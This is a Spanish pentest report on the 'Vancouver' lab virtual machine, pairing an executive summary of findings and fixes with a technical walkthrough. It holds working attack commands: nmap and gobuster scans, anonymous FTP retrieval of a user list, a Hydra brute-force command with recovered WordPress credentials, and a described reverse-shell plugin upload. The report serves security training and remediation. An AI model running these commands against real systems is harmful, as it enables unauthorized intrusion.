



Informe Técnico y Ejecutivo:

Vancouver

**Jose Jimenez**

# Índice

<b>Introducción .....</b>	pag. 1
<b>Informe Ejecutivo .....</b>	pag. 2
• Introducción	
• Alcance	
• Vulnerabilidades encontradas .....	pag. 3
• Gráficos de Vulnerabilidades y Riesgos.....	pag. 4
• Soluciones y recomendaciones .....	pag. 5
<b>Informe Técnico .....</b>	pag. 7
• Introducción	
• Procedimiento 1 .....	pag. 8
◦ Reconocimiento	
◦ Explotación .....	pag. 11
◦ Elevación de Privilegios .....	pag. 15
• Procedimiento 2 .....	pag. 16
• Procedimiento 3 .....	pag. 17
<b>Conclusión.....</b>	pag. 18
<b>Anexo .....</b>	pag. 19
<b>Control de cambios .....</b>	pag. 30

En el presente informe se llevará a cabo una auditoría de seguridad a la máquina virtual "Vancouver", con el objetivo de identificar vulnerabilidades existentes. En caso de detectar alguna vulnerabilidad, se procederá a explotar los vectores de entrada correspondientes. Como fase final en el caso de intrusión al host, se realizará una elevación de privilegios que permita obtener control total sobre la máquina objetivo.

El informe se dividirá en dos secciones principales:

- **Informe Ejecutivo:** En esta sección se detallarán las vulnerabilidades identificadas, junto con el nivel de riesgo que representan para la organización. Además, se ofrecerán recomendaciones para mitigar dichas vulnerabilidades y prevenir su explotación por parte de actores maliciosos.
- **Informe Técnico:** En esta parte se proporcionará una explicación detallada de los hallazgos, dirigida específicamente a los profesionales del área de TI. Se incluirán descripciones técnicas de las vulnerabilidades, los métodos de explotación utilizados y los resultados obtenidos.

Ambos informes estarán acompañados de ilustraciones, capturas de pantalla y gráficos para facilitar la comprensión de los resultados y las medidas correctivas recomendadas.

## Introducción:

En este informe se presentará un ejercicio de pentesting realizado sobre el host "Vancouber". La primera fase consistirá en un análisis de vulnerabilidades, utilizando herramientas automatizadas de detección, junto con técnicas de reconocimiento de puertos, servicios y versiones. Posteriormente, se llevó a cabo la explotación manual de vulnerabilidades y una escalada de privilegios.

Durante el análisis, se identificaron varias vulnerabilidades, y se logró explotar con éxito una de ellas, catalogada con un nivel de criticidad alto.

## Alcance:

Las vulnerabilidades identificadas en este análisis representan un alto riesgo para la organización y los activos que se gestionan. La exitosa explotación de estas vulnerabilidades permitiría a un cibercriminal acceder al sistema completo del host analizado, otorgándole control total y comprometiendo así la información y los activos confidenciales.

El alcance del impacto en la organización en términos de Confidencialidad, Integridad y Disponibilidad (CIA) de los datos es severo. Cualquier cibercriminal podría acceder a datos críticos, lo que resultaría en una grave violación de la confidencialidad y la integridad de la información. Además, el impacto reputacional de un incidente de esta naturaleza sería considerablemente negativo para la organización.


# Vulnerabilidades encontradas

## Análisis de vulnerabilidades:


A continuación, se presenta un análisis detallado de las múltiples vulnerabilidades encontradas en el sistema "Vancouver", clasificadas por nivel de criticidad en una escala CVSS. La información se agrupará por categorías de servicios comprometidos, destacando aquellas con niveles de criticidad Alto, Medio y Bajo. Estas vulnerabilidades representan un grave riesgo tanto para el host analizado como para la organización en su conjunto. Identificándose las siguientes vulnerabilidades:

<b>ALTO</b>	OWASP: A01	Pérdida del control de acceso
<b>ALTO</b>	OWASP: A07	Fallas de Identificación y Autenticación
<b>MEDIO</b>	CVE: 2014-0038	Versión de Kernel desactualizada. Versión 3.11
<b>MEDIO</b>	CVSS - 5.3	Apache Server ETag Header Information Disclosure
<b>MEDIO</b>	CVSS - 5.3	Browsable Web Directories
<b>MEDIO</b>	CVSS - 5	Wordpress User Enumeration
<b>MEDIO</b>	CVSS - 5	PHP expose_php Information Disclosure
<b>MEDIO</b>	CVSS - 4.3	SSH Weak Algorithms Supported
<b>MEDIO</b>	CVSS - 4.3	Web Application Potentially Vulnerable to Clickjacking
<b>BAJO</b>	CVSS - 2.6	Web Server Transmits Cleartext Credentials
<b>BAJO</b>		Web Server Allows Password Auto-Completion

## Vulnerabilidades encontradas



## Riesgo de impacto en el sistema



En este gráfico se muestra el riesgo de impacto en el sistema que tienen las vulnerabilidades encontradas. Pudiendo ser utilizadas por un cibercriminal para la intrusión al sistema y obtención del control total de la organización y los activos que en ella se custodian.



## **OWASP: A01 Pérdida del control de acceso**

**Soluciones:** Implementar controles de acceso basados en roles (RBAC) y asegurarse de que cada usuario tenga solo los permisos necesarios para realizar su trabajo.

**Recomendaciones:**

Revisar y auditar regularmente los permisos de acceso.

Aplicar el principio de "menor privilegio" en todas las configuraciones.

Utilizar autenticación multifactor (MFA) para aumentar la seguridad.

Deshabilitar el acceso FTP anónimo, ya que permite a cualquier persona conectarse sin autenticación, lo que puede resultar en la exposición no intencionada de datos. Esto se considera una vulnerabilidad de alta severidad en OWASP y debe ser mitigado para proteger la integridad del sistema.

## **OWASP: A07 Fallas de Identificación y Autenticación**

**Soluciones:** Implementar mecanismos de protección contra ataques de fuerza bruta, como bloqueo de cuentas tras varios intentos fallidos.

**Recomendaciones:**

Utilizar contraseñas robustas y cambiar las contraseñas regularmente.

Implementar límites de velocidad en los intentos de inicio de sesión.

Considerar el uso de autenticación multifactor.

## **CVE: 2014-0038 Versión de Kernel desactualizada (3.11)**

**Soluciones:** Actualizar el kernel a una versión más reciente y segura que no contenga esta vulnerabilidad.

**Recomendaciones:**

Mantener un programa de actualización regular para el sistema operativo y todos los componentes.

Realizar auditorías de seguridad periódicas para identificar software desactualizado.

## **Apache Server ETag Header Information Disclosure**

**Soluciones:** Deshabilitar el uso de ETags en la configuración de Apache.

**Recomendaciones:**

Revisar y modificar la configuración de Apache para ocultar información sensible.

Considerar el uso de herramientas de seguridad que analicen configuraciones del servidor.

## **Browsable Web Directories**

**Soluciones:** Deshabilitar la navegación en directorios a través de la configuración del servidor web.

**Recomendaciones:**

Asegurarse de que se utilicen archivos .htaccess para proteger los directorios sensibles.

Implementar reglas de firewall para restringir el acceso a directorios específicos.

## **SSH Weak Algorithms Supported**

**Soluciones:** Deshabilitar algoritmos débiles en la configuración de SSH (sshd\_config).

**Recomendaciones:**

Utilizar algoritmos de cifrado fuertes y revisar regularmente la configuración de SSH.

Implementar autenticación basada en clave en lugar de contraseña.

## **WordPress User Enumeration**

**Soluciones:** Deshabilitar la enumeración de usuarios mediante plugins de seguridad o ajustes en el archivo functions.php.

**Recomendaciones:**

Limitar los mensajes de error que revelan información sobre usuarios.

Considerar el uso de técnicas de ofuscación para los endpoints de login.

## **PHP expose\_php Information Disclosure**

**Soluciones:** Deshabilitar expose\_php en el archivo php.ini.

**Recomendaciones:**

Revisión periódica de la configuración de PHP para minimizar la exposición de información sensible.

Mantener PHP actualizado a la última versión.

## **Web Application Potentially Vulnerable to Clickjacking**

**Soluciones:** Implementar encabezados HTTP como X-Frame-Options o Content-Security-Policy para prevenir clickjacking.

**Recomendaciones:**

Realizar pruebas de seguridad para identificar y mitigar posibles vectores de ataque.

Mantener actualizadas las bibliotecas y frameworks utilizados en el desarrollo web.

## **Web Server Transmits Cleartext Credentials**

**Soluciones:** Implementar HTTPS para encriptar todas las comunicaciones, incluidas las credenciales.

**Recomendaciones:**

Utilizar certificados SSL/TLS válidos y mantenerlos actualizados.

Educar a los usuarios sobre la importancia de la seguridad en las credenciales.

## **Web Server Allows Password Auto-Completion**

**Soluciones:** Implementar encabezados HTTP como autocomplete="off" en los formularios de inicio de sesión.

**Recomendaciones:**

Revisar y ajustar las configuraciones de seguridad de las aplicaciones web.

Realizar pruebas de usabilidad y seguridad para asegurar la mejor experiencia para los usuarios sin comprometer la seguridad.

## Introducción:

En este informe se describe el proceso de reconocimiento, explotación y escalada de privilegios llevado a cabo en el host 'Vancouver'. El vector de entrada utilizado fue el puerto 80, donde se encontraba un servicio de WordPress. A través de un análisis inicial, se descubrió un archivo dentro de un servidor FTP, accesible mediante el usuario 'anonymous', ya que este acceso estaba habilitado. Este archivo contenía credenciales que permitieron acceder al panel de administración de WordPress utilizando fuerza bruta. Una vez dentro, se subió un payload malicioso, lo que facilitó el establecimiento de una conexión remota inversa con la máquina atacante usando Netcat. Finalmente, se identificó un archivo con una configuración incorrecta de permisos en el crontab, lo que permitió realizar una escalada de privilegios y obtener control total sobre el sistema.

También se describe otro procedimiento de intrusión al sistema a través del servicio SSH, aprovechando una configuración insegura en la que uno de los usuarios del sistema podía autenticarse sin el uso de una clave pública. Esto permitió que el atacante se conectara al servidor utilizando solo una contraseña, lo que expone el sistema a ataques de fuerza bruta o credenciales comprometidas. La falta de autenticación mediante clave pública representa una debilidad significativa en la seguridad, ya que este mecanismo es fundamental para garantizar conexiones más seguras y minimizar el riesgo de accesos no autorizados.

Como último, se detalla una elevación de privilegios alternativa debida a un fallo en la implementación del principio de menor privilegio, lo que permitió la elevación de privilegios y el control del sistema. Esta vulnerabilidad resalta la importancia de aplicar correctamente este principio para restringir el acceso y minimizar los riesgos de comprometer la seguridad.

Para realizar este análisis, se emplearon dos hosts: uno atacante con "Kali Linux" y otro objetivo con la máquina "Vancouver".

Se utilizaron diversas herramientas, como Nessus, Nmap, Burp Suite, Hydra y MSFVenom.

A continuación, se detallarán los datos obtenidos en cada paso del proceso de explotación de los servicios y el posterior elevaron de privilegios.

# Procedimiento 1 - Reconocimiento

En primer lugar se ha realizado la conexión de la máquina atacante y la máquina objetivo en la misma red. Para comprobarlo se ha hecho uso de un descubrimiento de la tabla arp desde la máquina atacante para obtener la ip de la máquina objetivo, siendo esta la ip: 10.0.2.34.

- Comando: `sudo arp-scan -l eth0 -l`

```
(jose@kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ sudo arp-scan -l eth0 -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:47:5a, IPv4: 10.0.2.14
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:1a:85:31      PCS Systemtechnik GmbH
10.0.2.34     08:00:27:5d:79:68      PCS Systemtechnik GmbH
```

Obtención de la dirección ip de la máquina objetivo.

Como siguiente paso se ha realizado un escaneo con **Nmap** de puertos, servicios y versiones a la ip objetivo, siendo estos los puertos 21, 22 y 80. Obteniendo resultados interesantes.

- Comando: `nmap 10.0.2.34 -A -p- --min-rate=5000`
- Puerto 21- Servicio FTP, Modo de login ‘anónimo’ activado. Permisos de ejecución en el directorio ‘public’.
- Puerto 22- Servicio SSH.
- Puerto 80- Servicio HTTP, Apache versión 2.2.22 (Ubuntu), `http-robots.txt`, `/backup_wordpress`.

```
(jose@kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ nmap 10.0.2.34 -A -p- --min-rate=5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 10:50 CEST
Nmap scan report for 10.0.2.34
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 10.0.2.14
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.3.5 - secure, fast, stable
| End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 ((Ubuntu Linux; protocol 2.0))
| ssh-hostkey:
|_ 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_ 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
MAC Address: 08:00:27:5D:79:68 (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

Escaneo de puertos, servicios, versiones e información con Nmap.

Aprovechando que el puerto 21 permite la conexión anónima por `ftp` y sabiendo que hay dentro un directorio con permisos de ejecución para este usuario realizamos la consulta.

- Comando: `ftp 10.0.2.34`
- Comando Name: `anonymous`

```
(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ ftp 10.0.2.34
Connected to 10.0.2.34.
220 (vsFTPd 2.3.5)
Name (10.0.2.34:jose): anonymous
230 Login successful.
```

Acceso al servicio FTP con usuario anonymous.

En el interior del FTP en el directorio '`public`' se observa que hay un fichero llamado `users.txt.bk`. Parece ser un backup de nombres de usuarios con permisos de lectura.

```
ftp> ls
229 Entering Extended Passive Mode (|||63730||).
150 Here comes the directory listing.
-rw-r--r--    1 0          0          31 Mar 03 2018 users.txt.bk
```

Hallazgo del fichero que contiene el nombre de usuarios del sistema.

Se procederá a la descarga del mismo en la máquina atacante para su manipulación.

- Comando: `get users.txt.bk`

```
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||39578||).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 226 Transfer complete.
```

Descarga del fichero `users.txt.bk` en la máquina atacante.

Se comprueba el interior del archivo `users.txt.bk` y parece ser un backup de una lista de usuarios del sistema. Información muy valiosa que podría servir para poder continuar con el ejercicio de pentesting.

Comando: `cat users.txt.bk`

```
(jose㉿kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Lectura del interior del fichero `users.txt.bk`

En esta captura se procederá a acceder al recurso web obtenido con el escaneo de Nmap de [robots.txt](#). En él se puede apreciar que hay un recurso web no indexado al cual se procederá a su acceso.

- Recurso web: [10.0.2.34/robots.txt](http://10.0.2.34/robots.txt)
- Recurso web no indexado: [backup\\_wordpress](#)

The screenshot shows a browser window with the address bar set to [10.0.2.34/robots.txt](http://10.0.2.34/robots.txt). The page content displays the following text:  
User-agent: \*  
Disallow: /backup\_wordpress

Acceso al recurso web /robots.txt.

Al acceder se puede verificar que el recurso ante el que nos encontramos es CMS Wordpress. No encontrando nada de valor que sirva para continuar con la prueba de pentesting.

- Recurso web: [10.0.2.34/backup\\_wordpress](http://10.0.2.34/backup_wordpress)

The screenshot shows a browser window with the address bar set to [10.0.2.34/backup\\_wordpress/](http://10.0.2.34/backup_wordpress/). The page content displays the following text:  
**Deprecated WordPress blog**  
Just another WordPress site

Acceso al directorio web encontrado dentro de robots.txt.

Como siguiente paso se utilizará la herramienta Gobuster para enumerar todos los directorios y recursos posibles del dominio objetivo. ([Fuzzing](#)). Utilizando un diccionario especialmente diseñado para Wordpress.

- Comando: `gobuster dir -u http://10.0.2.34/backup_wordpress/ -w /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt -s "200" --status-codes-blacklist ""`

The screenshot shows a terminal window with the following command and its output:  
\$ gobuster dir -u http://10.0.2.34/backup\_wordpress/ -w /usr/share/seclists/Discovery/Web-Content/CMS/wordpress.fuzz.txt -s "200" --status-codes-blacklist ""

Uso de la herramienta Gobuster para realizar fuzzing al recurso Wordpress encontrado.

Obteniendo entre múltiples directorios disponibles, se ha hallado el panel de acceso de usuarios para el panel de administración del [CMD Wordpress](#).


The screenshot shows a terminal window with the following command and its output:  
/wp-login.php (Status: 200) [Size: 2373]

Hallazgo del recurso para acceder al panel de administración de Wordpress.

# Procedimiento 1 - Explotación

Accediendo al recurso que se ha encontrado con la herramienta Gobuster podemos ver que se ha encontrado un panel de login para acceder al panel de administración de Wordpress. Al cual aplicaremos un ataque de [Fuerza Bruta](#) con la herramienta Hydra con la lista de usuarios anteriormente encontrada en el servicio FTP.

- Recurso web: [http://10.0.2.34/backup\\_wordpress/wp-login.php](http://10.0.2.34/backup_wordpress/wp-login.php)



Panel de login de Wordpress para acceder al sistema de administración web.

Primero se ha realizado la captura con [Burp Suite](#) la petición **POST** del panel de login para poder modificarla y realizar el ataque de Fuerza Bruta.

**Request**

Pretty	Raw	Hex
--------	-----	-----

```
1 POST /backup_wordpress/wp-login.php HTTP/1.1
2 Host: 10.0.2.34
3 Content-Length: 103
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.0.2.34
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.34/backup_wordpress/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=canario&pwd=canariopass&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1
```

Captura de petición POST del panel de login de wordpress con Burp Suite.

Para realizar el ataque de [Fuerza Bruta](#) se ha hecho uso de la herramienta [Hydra](#) con el diccionario de usuarios anteriormente encontrado y como contraseña un diccionario especialmente confeccionado para este ejercicio de pentesting.

- Comando: `hydra -L users.txt.bk -P dicVancouver.txt 10.0.2.34 http-post-form "/backup_wordpress/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log In&testcookie=1:S=Location" -V`

```
(jose@kali)-[~/TheBridge/Ejercicios/Sprint16/TeamChallenge]
$ hydra -L users.txt.bk -P dicVancouver.txt 10.0.2.34 http-post-form "/backup_wordpress/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log In&testcookie=1:S=Location" -V
```

Ataque de Fuerza Bruta con Hydra en el panel de acceso a Wordpress.


Obteniendo como resultado:

- Login: **john**
- Password: **enigma**

```
[ATTEMPT] target 10.0.2.34 - login "john" - pass "babygirl" - 315 of 1506 [child 7] (0/0)
[ATTEMPT] target 10.0.2.34 - login "john" - pass "monkey" - 316 of 1506 [child 4] (0/0)
[ATTEMPT] target 10.0.2.34 - login "john" - pass "lovely" - 317 of 1506 [child 9] (0/0)
[80][http-post-form] host: 10.0.2.34 login: john password: enigma
[ATTEMPT] target 10.0.2.34 - login "mai" - pass "123456" - 503 of 1506 [child 15] (0/0)
[ATTEMPT] target 10.0.2.34 - login "mai" - pass "12345" - 504 of 1506 [child 11] (0/0)
[ATTEMPT] target 10.0.2.34 - login "mai" - pass "123456789" - 505 of 1506 [child 2] (0/0)
```


Hallazgo de las credenciales del panel de acceso de administración de Wordpress.

En el siguiente paso se realizará el acceso al panel de administración del **CMS Wordpress** con las credenciales descubiertas.




Acceso al panel de administración de Wordpress con las credenciales obtenidas.

Una vez dentro del panel de administración se ha intentado instalar plugins de php y al ser editados con códigos arbitrarios eran borrados automáticamente por cuestiones de seguridad del CMS. Para continuar con el proceso de penetración se ha procedido a subir una shell directamente desde el explorador de plugins.



Almacenamiento en el sistema de plugins de Wordpress de una shell reversa.

